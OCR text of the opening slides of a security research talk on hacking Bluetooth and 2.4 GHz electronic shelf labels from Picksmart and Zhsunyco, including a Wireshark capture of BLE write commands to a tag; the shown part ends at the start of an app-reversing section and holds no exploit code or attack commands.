SECURE MOBILE NETWORKING


Priceless: Hacking Electronic Shelf Labels

Jakob Biell, Marius Karstedt, Konrad Wissel

TECHNISCHE UNIVERSITÄT DARMSTADT

Some words about us

Marius Karstedt



Konrad Wissel

Jakob Biell

What are Electronic Shelf Labels?

- Digital version of a classic shelf label
- Benefits
  - Save material
  - More flexibility
  - Remote management
- Different versions
  - Bluetooth
  - 2.4 GHz (Access Points)
- Battery inside
- MAC-Address

Agenda

- Analysis of Bluetooth ESL-Tags from Picksmart
- Analysis of Zhsunyco’s ESL-Tags
  - Bluetooth
  - 2.4 GHz
- Take-aways

Chapter 1: Picksmart's Not So Smart ESL Tags

Who is picksmart ?


- Shenzhen Pico Intelligent Technology Co., Ltd.
- Headquarter in Shenzhen (China)
- Smart price tags based on
  - wireless Internet of Things and
  - smart warehouse management systems
- Customers in Canada, Germany, USA and the Netherlands


Walmart SIEMENS FedEx PHILIPS HUAWEI

[1]


TÜV Rheinland Verified!

Getting started





Components



Analyzing BLE Traffic


btsnoop_hci.log

Datei Bearbeiten Ansicht Navigation Aufzeichnen Analyse Statistiken Telephonie Wireless Tools Hilfe


btatt.value

No.	Time	Source	Destination	Protocol	Length	Info
29204	23069.212081	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	13	Sent Write Command, Handle: 0x000e (Unknown)
29205	23069.230812	ff:ff:62:61:69:15 (NEMR62616915)	Google_2a:4c:6a (Pixel 6 Pro)	ATT	15	Rcvd Handle Value Notification, Handle: 0x000e (Intel: CSR)
29206	23069.264311	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	18	Sent Write Command, Handle: 0x000e (Unknown)
29209	23069.290957	ff:ff:62:61:69:15 (NEMR62616915)	Google_2a:4c:6a (Pixel 6 Pro)	ATT	15	Rcvd Handle Value Notification, Handle: 0x000e (Intel: CSR)
29210	23069.296446	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	13	Sent Write Command, Handle: 0x000e (Unknown)
29212	23069.320836	ff:ff:62:61:69:15 (NEMR62616915)	Google_2a:4c:6a (Pixel 6 Pro)	ATT	18	Rcvd Handle Value Notification, Handle: 0x000e (Intel: CSR)
29213	23069.328263	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29214	23069.339447	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29216	23069.350854	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29218	23069.362280	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29220	23069.373334	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29221	23069.384664	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29222	23069.396008	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29224	23069.407540	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29226	23069.419177	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29228	23069.430500	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29229	23069.441331	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29231	23069.452333	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29233	23069.463429	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29234	23069.474586	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29236	23069.485821	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29238	23069.497016	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29240	23069.508426	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29241	23069.519888	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	61	Sent Write Command, Handle: 0x0012 (Unknown)
29243	23069.545630	ff:ff:62:61:69:15 (NEMR62616915)	Google_2a:4c:6a (Pixel 6 Pro)	ATT	18	Rcvd Handle Value Notification, Handle: 0x000e (Intel: CSR)


Value: Byte sequence | Pakete: 31349 · Angezeigt: 25 (0.1%) | Profil: Default



BLE Protocol



BLE Protocol



APP Reversing

1. Download the Android App
